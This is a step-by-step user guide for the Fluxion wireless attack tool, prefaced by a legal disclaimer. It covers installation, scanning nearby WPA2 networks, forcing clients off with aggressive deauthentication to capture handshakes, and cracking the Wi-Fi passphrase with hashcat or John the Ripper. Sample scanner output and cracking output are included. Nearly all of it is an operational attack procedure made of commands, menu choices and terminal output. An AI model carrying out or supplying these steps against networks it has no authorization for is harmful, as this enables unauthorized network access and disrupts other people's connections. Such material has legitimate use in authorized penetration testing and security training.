Fluxion-Network User Guide

Version: 5.4

Warning: This guide is intended for educational purposes only. It is illegal to attempt to access a network that you do not have the legal authority and permission to use. Review all regional laws to ensure you understand the legal implications of using this tool prior to use. Always document all authorizations in writing prior to use. Neither the author of this guide or developers of this tool are responsible for it use, misuse, or impacts from use. Use at your own risk.

Fluxion v5 Usage Instructions:

Installing Fluxion:

Fluxion is provided as an open source tool on github at: https://github.com/FluxionNetwork/fluxion


```
clone https://github.com/FluxionNetwork/fluxion.git
```

Navigate to the install directory and launch: `./fluxion.sh -i`

Note: the "-i" option ensures the initial launch installed any missing dependencies.

Launching Fluxion:

```
/root/{install-path}/fluxion/fluxion.sh
```




```
[*] Select a wireless attack for the access point

                        ESSID: "[N/A]" / [N/A]
                      Channel:  [N/A]
                        BSSID:  [N/A] ([N/A])

        [1] Captive Portal Creates an "evil twin" access point.
        [2] Handshake Snopper Acquires WPA/WPA2 encryption hashes.
        [3] Back

[fluxion@test01]-[~] 
```

Capturing 4-Way Handshake:

1. Select option "**2**" Handshake Snooper


   Note: the first time you do this it binds the wifi card for use and loops back to the menu. Select the "**2**" option again if it loops back to this menu!

2. Select a range of Channels to monitor. Select option "**3**" for widest target range




```
[*] Select a channel to monitor

        [1] All channels (2.4GHz)
        [2] All channels (5GHz)
        [3] All channels (2.4GHz & 5Ghz)
        [4] Specific channel(s)
        [5] Back

[fluxion@test01]-[~] 3
```

3. Fluxion Scanner will launch is a new window. Wait till you see the target network with beacons and data both showing a value > 5. In that window, **`Cntl+C`**




```
FLUXION Scanner

CH 159 ][ Elapsed: 2 mins ][ 2018-09-16 07:41

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

A0:[redacted]CF    -3       37        70    0  10  195  WPA2 CCMP   PSK  Sv[redacted]
28:[redacted]D4   -25       36        90    0 136 1560  WPA2 CCMP   PSK  <l[redacted]
6C:[redacted]FA   -48        8         4    0   6  130  WPA2 CCMP   PSK  Su[redacted]
8C:[redacted]EE   -50       11         1    0   6  360  WPA2 CCMP   PSK  Su[redacted]EXT
8C:[redacted]F0   -60       16         0    0  44  135  WPA2 CCMP   PSK  Su[redacted]_5GE
A0:[redacted]F0   -66        3         3    0   2  195  WPA2 CCMP   PSK  my[redacted]
20:[redacted]8A   -66       10         4    0  11  130  WPA2 CCMP   PSK  my[redacted]
84:[redacted]D6   -66        4         0    0  11  130  WPA2 CCMP   PSK  Ou[redacted]
88:[redacted]60   -67        9         7    0  10  195  WPA2 CCMP   PSK  Bi[redacted]
6C:[redacted]FC   -69       11         1    0  44  405  WPA2 CCMP   PSK  Su[redacted]
D8:[redacted]37   -71        7         0    0   2  54e. WPA2 CCMP   PSK  HP[redacted]fice
9C:[redacted]F9   -71        6         3    0  11  195  WPA2 CCMP   PSK  my[redacted]
A0:[redacted]EC   -72        3         2    0   3  195  WPA2 CCMP   PSK  NE[redacted]
```

4. Choose the AP to target by entering the **Yellow number** (Note: *Exclude leading "0"*)



```
[012] DU[redacted]                  63% -71   0  1 WPA2      04:[redacted]9B
[013] my[redacted]                  53% -74   0 11 WPA2 WPA  10:[redacted]9E
[014] Li[redacted]                  56% -73   0 11 WPA2      60:[redacted]11
[015] do[redacted]                  66% -70   0  6 WPA2      70:[redacted]99
[016] my[redacted]                  66% -70   0 11 WPA2 WPA  9C:[redacted]F9
[017] Su[redacted]                  70% -69   1 44 WPA2      6C:[redacted]FC
[018] my[redacted]                  76% -67   0  6 WPA2 WPA  A0:[redacted]D7
[019] my[redacted]                  80% -66   0 11 WPA2 WPA  20:[redacted]8A
[020] Ou[redacted]                  80% -66   0 11 WPA2      84:[redacted]D6
[021] Bi[redacted]                  86% -64   0 10 WPA2      88:[redacted]60
[022] Su[redacted]GEXT              93% -62   0 44 WPA2      8C:[redacted]F0
[023] Su[redacted]                 100% -53   2  6 WPA2 WPA  6C:[redacted]FA
[024] Su[redacted]T                100% -46   0  6 WPA2      8C:[redacted]EE
```

5. Select the targeting Interface "**1**" for Wlan0 (default; adjust if your situation warrants)




```
[*] Select a wireless interface for target tracking.
[*] Choosing a dedicated interface may be required.
[*] If you're unsure, choose "Skip"!

[1] wlan0     [*] Ralink Technology, Corp. RT3572
[2] Skip
[3] Repeat
[4] Back

[fluxion@test01]-[~] 
```

6. If you receive "*This Attack has already been configured*", choose **reset** to ensure no prior usage targeting is used by accident.


> ***Note: Based on testing, the recommended options on the following menus have provided me the highest level of success; since every network situation is unique, adjust as required***

7. Select Retrieval method "**2**"




```
[*] Select a method of handshake retrieval

        [1] Monitor (passive)
        [2] aireplay-ng deauthentication (aggressive)
        [3] mdk3 deauthentication (aggressive)
        [4] Back
```

8. Select a verification method "**3**".




```
[*] Select a method of verification for the hash

        [1] pyrit verification
        [2] aircrack-ng verification (unreliable)
        [3] cowpatty verification (recommended)
        [4] Back
```

9. Select Handshake Validation Interval "**1**"



```
[*] How often should the verifier check for a handshake?

        [1] Every 30 seconds (recommended).
        [2] Every 60 seconds.
        [3] Every 90 seconds.
        [4] Back
```


10. Select Verification Method "**2**"



```
[*] How should verification occur?

        [1] Asynchronously (fast systems only).
        [2] Synchronously (recommended).
        [3] Back
```

11. Fluxion will spawn multiple windows. Monitor the “***Handshake Snooper Arbiter Log***” window until it displays “**`attack completed`**”, see example below.

When this occurs, _in this window_: **`Ctrl+C`** to terminate attack




```
[08:54:29] Searching for hashes in the capture file.
[08:54:31] Snooping for 30 seconds.
[08:55:01] Stopping snooper & checking for hashes.
[08:55:01] Searching for hashes in the capture file.
[08:55:02] Snooping for 30 seconds.
[08:55:32] Stopping snooper & checking for hashes.
[08:55:32] Searching for hashes in the capture file.
[08:55:34] Snooping for 30 seconds.
[08:56:04] Stopping snooper & checking for hashes.
[08:56:04] Searching for hashes in the capture file.
[08:56:05] Snooping for 30 seconds.
[08:56:35] Stopping snooper & checking for hashes.
[08:56:35] Searching for hashes in the capture file.
[08:56:37] Snooping for 30 seconds.
[08:57:07] Stopping snooper & checking for hashes.
[08:57:07] Searching for hashes in the capture file.
[08:57:08] Snooping for 30 seconds.
[08:57:38] Stopping snooper & checking for hashes.
[08:57:38] Searching for hashes in the capture file.
[08:57:39] Success: A valid hash was detected and saved to fluxion's
database.
[08:57:39] Handshake Snooper attack completed, close this window and
start another attack.
```

12. Navigate to the “handshakes” subfolder in Fluxion:

`‘/root/{install-path}/fluxion/attacks/Handshake Snooper/handshakes’`

Notes:

1. The space must be escaped or quoted when navigating to the location.
2. If the handshakes subfolder does not appear after your Ctrl+C the arbiter window, Fluxion did not successfully capture a handshake, do it again!



Preparing the Capture File for Cracking:

Using Hashcat:

a. Convert the .cap to a hccap file using the cap2hccap.bin utility

```
cap2hccap.bin ./{filenmae.cap} {entity_abrev_network.hccap}
```

Note: Crack using: *-m 2500*

Using John the Ripper (JTR):

I. Convert the .cap to a hccap file using the cap2hccap.bin utility


```
cap2hccap.bin ./{filenmae.cap} {entity_abrev_network.hccap}
```

II. Convert the .hccap to a john compatible format

```
hccap2john ./{entity_abrev_network.hccap} {entity_converted.txt}
```

III. Attempt to crack the password using John

```
john --wordlist=/root/wordlists/complete.txt ./{entity_converted.txt}
```



```
john --wordlist=/root/wordlists/complete.txt ./ourm-network.txt
Using default input encoding: UTF-8
Loaded 1 password hash (wpapsk, WPA/WPA2 PSK [PBKDF2-SHA1 128/128 AVX 4x])
Note: minimum length forced to 8
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:15 0.18% (ETA: 09:30:13) 0g/s 1630p/s 1630c/s 1630C/s 0100888894..01008892
0g 0:00:12:41 6.28% (ETA: 10:36:14) 0g/s 1539p/s 1539c/s 1539C/s 14326503josefina..14
0g 0:00:43:40 25.67% (ETA: 10:04:29) 0g/s 1559p/s 1559c/s 1559C/s benitezd..benitezh
```